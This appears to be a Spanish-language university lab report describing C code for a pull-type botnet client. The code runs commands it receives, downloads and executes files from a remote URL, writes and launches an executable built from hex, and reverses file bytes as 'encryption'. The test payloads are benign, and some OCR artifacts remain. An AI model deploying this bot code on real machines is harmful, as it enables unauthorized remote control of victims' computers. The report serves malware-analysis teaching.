Universidad Nacional Autónoma de México
Facultad de Ciencias
Análisis de Software Malicioso
Proyecto 1

Páes Alcalá Alma Rosa

30 de septiembre de 2019

Lógica de implementación

La función principal lee el archivo proveniente de la máquina debian, lo descarga, extrae su contenido, y de acuerdo a la primera cadena, se ejecutarán las acciones solicitadas con la segunda cadena como parámetro.

Para (casi) cada ejercicio i del proyecto, creé un archivo *almai.log*, cuyo contenido es el comando de prueba para ese ejercicio.

Ejercicio 1

```
  //Ejercicio 1: Ejecuta una aplicación
 void execute(char * ruta){
    system(ruta);
}
```

Lo único que hace es ejecutar el comando pasado como parámetro. Asumimos que el ejecutable vendrá con la ruta completa si no está definida en la variable de entorno %PATH&. El tipo de aplicación con la que se ejecuta el comando lo decide el mismo sistema.

Lo probé con la ruta absoluta de Procmon.exe:

```
root@MalwareAnalysisLab:/var/www# more alma1.log
exec C:\Users\malware\Desktop\Procmon.exe
```

Figura 1: Cadena de prueba para *exec*

Y devuelve:



Figura 2: Ejecución del ejercicio 1

Ejercicio 2

```
  //Ejercicio 2: Sale de la aplicación actual
void salir(){
    exit(0);
}
```

Sencillamente se sale de la aplicación. No hubo archivo de prueba para este comando.

Ejercicio 3

```
  //Ejercicio 3: Descarga una amenaza y la ejecuta
void downloadURL(char* amenaza){
    char * file = "descarga.txt";
    HRESULT returnValue;
// Function prototype, URLMON.URLDownloadToFileA
        typedef HRESULT(WINAPI *tURLDownloadToFileA)(LPUNKNOWN pCaller, LPCTSTR szURL,
        LPCTSTR szFileName, DWORD dwReserved, void *lpfnCB);
    tURLDownloadToFileA pURLDownloadToFileA;
// Get address of the function from the specified dynamic-link library
        pURLDownloadToFileA = (tURLDownloadToFileA)GetProcAddress(LoadLibraryA
        ("urlmon.dll"), "URLDownloadToFileA");
// CALL URLDownloadToFileA
    returnValue = pURLDownloadToFileA(0, amenaza, file, 0, 0);

    execute(file);
    // Return code
    if(returnValue == S_OK){
        printf("The download started successfully");
    }
    else if(returnValue == E_OUTOFMEMORY){
      printf("The buffer length is invalid, or there is insufficient memory
      to complete the operation");
    }
//else if(returnValue == INET_E_DOWNLOAD_FAILURE){
    //    printf("The specified resource or callback interface was invalid");
    //}
    else{
        printf("File download failed");
    }
}
```

Recibe como parámetro la url del archivo señalado para descargar. Lo guarda, lo almacena en un archivo llamado *descarga.txt*, y lo ejecuta. Este ejercicio está limitado a que sólo imprime caracteres, sin embargo, aún así puede ejecutarse.

El archivo de prueba *alma3.log* y la "amenaza" *amenaza.log* son los siguientes:

```
root@MalwareAnalysisLab:/var/www# more alma3.log
urldownload http://www.paesalcala.net/amenaza.log
root@MalwareAnalysisLab:/var/www# more amenaza.log
Hola a todos
```

Figura 3: Cadena de prueba para *urldownload*

Y al ejecutarlo, el archivo *descarga.txt* ya está en el equipo a partir del cual se ejecutó la amenaza, y observamos que el contenido es el mismo que el archivo de la url remota:



Figura 4: Ejecución del ejercicio 3

Ejercicio 4

```
  //Ejercicio 4: Crea el binario a partir de la secuencia en hexadecimal
void createFile(char* hexa){
    int * hexas = getHexadecimales(hexa);

    char buff[255];
    GetTempPathA(250,buff);
    strcat(buff,"aplicacion.exe");

   FILE *fp;
   int ch;
    fp = fopen(buff, "wb");
   for(ch=0; ch<strlen(hexa); ch++){
        putc(hexas[ch],fp);
    }
   fclose(fp);

   execute(buff);
}
```

La primera acción que realiza es obtener un arreglo de enteros hexadecimales, los cuales recibimos como parámetro para crear el binario, a través de una función llamada *getHexadecimales(char* hexa)*, donde *hexa* es la cadena de caracteres que representan el código hexadecimal del binario:

```
  //Obtiene los caracteres hexadecimales de una cadena de caracteres en código ASCII
int * getHexadecimales(char* hexad){
    int* hexas = malloc(sizeof(int)*strlen(hexad));
    char entrada[2];
        entrada[0] = hexad[0];
        entrada[1] = hexad[1];

        int a=0;
        int b=1;
        int i;
        for(i=0; i<strlen(hexad); i++){
            a = a + 2;
            b = b + 2;
```

```
            sscanf(entrada,"%2x",&hexas[i]);
            entrada[0] = hexad[a];
           entrada[1] = hexad[b];
       }

       return hexas;
}
```

Como siguiente paso, generamos el archivo ejecutable donde se creará el binario a partir de los hexadecimales en la variable de entorno %TEMP %, colocándole un nombre genérico como *aplicacion.exe*. Y al final, escribe en este ejecutable el código hexadecimal del binario.

El archivo de prueba *alma4.log* se ve así (mostrando la primera parte del código hexadecimal):

```
root@MalwareAnalysisLab:/var/www# more alma4.log
file 4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000
00000000000000000000000000000000000000000000000b00000000e1fba0e00b409cd21b8014ccd2
154686973207072f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0
d0d0a2400000000000000d5c6dc1193d0392193d0392193d0392972210921e3d0392e51d1192183
d039252696368193d0392000000000000000000504500004c010300703a5d5a000000000000000e00
00f010b01050c000200000004000000000000001000000010000000200000000040000010000000
200004000000000000000040000000000000000400000000400000000000002000000000001000001
000000000100000100000000000001000000000000000000000000102000003c000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000200000100
000000000000000000000000000000000000000000000000000002e7465787400000026000000001
000000002000000040000000000000000000000000000200000602e726461746100009200000000002
000000002000000060000000000000000000000000000400000402e646174610000001600000000003
000000002000000080000000000000000000000000000400000c000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

Figura 5: Cadena de prueba para *file*

El código hexadecimal pasado como prueba proviene de la aplicación *HolaMundo.exe*, que reside en */srv/ftp/* en el sistema Debian, y obtenido mediante *xxd -p /srv/ftp/HolaMundo.exe — tr -d ’ ° ’ ¿/var/www/alma4.log*.

Al ejecutar nuestro proyecto, podemos observar que esta aplicación ahora ya reside también en el sistema donde lo ejecutamos (Windows 7) y se ejecuta, y vemos como resultado:



Figura 6: Ejecución del ejercicio 4

Ejercicio 5

```
  //Ejercicio 5: Regresa una encriptación del archivo en la ruta especificada
void reverse(char * ruta){
    FILE * ptr;
    char * buffer;
    int i = 0;
```

```
    char ch;
    ptr = fopen(ruta,"rb");

    fseek(ptr, 0, SEEK_END);
    long tamano = ftell(ptr);

    rewind(ptr);

    buffer = (char*)malloc(sizeof(char)*tamano);

     while(!feof(ptr))
     {
   ch=getc(ptr);
        buffer[i] = ch;
   i++;
     }

    fclose(ptr);

    int j;

    FILE * fileW;

    fileW = fopen(strcat(ruta,".crypt"), "wb");

    if(fileW == NULL){
        printf("Error creating file");
    }

    size_t n =(sizeof(char)*tamano)/sizeof(buffer[0]);

    for(j = n-1; j>=0; j--){
        fwrite(&buffer[j],sizeof(buffer[j]), 1, fileW);
    }

    fclose(fileW);


    free(buffer);
}
```

Leemos el contenido del archivo ejecutable y lo almacenamos en un arreglo de caracteres *buffer*. Generamos y abrimos un nuevo archivo cuyo nombre es el mismo que el recibido como entrada, pero con terminación *.crypt*, y escribimos el contenido inverso en éste.

El archivo de prueba *alma5.log* para este ejercicio es:

```
root@MalwareAnalysisLab:/var/www# more alma5.log
reversetransposition helloworld.exe
```

Figura 7: Cadena de prueba para *reversetransposition*

Podemos observar que le hemos pedido al programa que “encripte” el ejecutable *helloworld.exe*, cuyo código hexadecimal es:



Figura 8: Hexadecimal de *helloworld.exe*

Y al ejecutar el comando *reversetransposition* con este archivo, genera *helloworld.exe.crypt*, cuyo código hexadecimal es:



Figura 9: Hexadecimal de *helloworld.exe.crypt*

Conclusiones

La implementación que realizamos en este proyecto es de una BOTNET tipo PULL, donde la máquina Debian tenía el papel de un C&C, dado que transmitía instrucciones a través de una red a la máquina Windows, que vendría siendo un bot que recibe instrucciones cada cierto periodo de tiempo de la CC. Es

muy claro el objetivo de las funciones dejadas en el proyecto respecto al funcionamiento de una botnet.

En resumen, se busca descargar y ejecutar archivos de manera remota sin consentimiento del usuario; que son acciones que realiza un equipo integrado a una BOTNET, ya sea para objetivos criminales o enviar phishing de manera masiva. Para evitar este tipo de amenazas, podemos tener un monitoreo o

alarma constante de procesos ejecutados en segundo plano (o la generación espontánea de procesos), así como la creación y modificación de archivos en segundo plano. Se sabe que es posible matar un proceso de forma abrupta com programas o comandos, con el objetivo de evitar la manipulación de archivos dentro de la máquina infectada. 6mm Me agradó, ya que aprendí cómo funciona (a grandes rasgos) una BOTNET tipo PULL, así como detalles del sistema operativo Windows, e incluso cosas técnicas del lenguaje de programación utilizado.

Bibliografia

`https://securityaffairs.co/wordpress/13747/cyber-crime/http-botnets.html`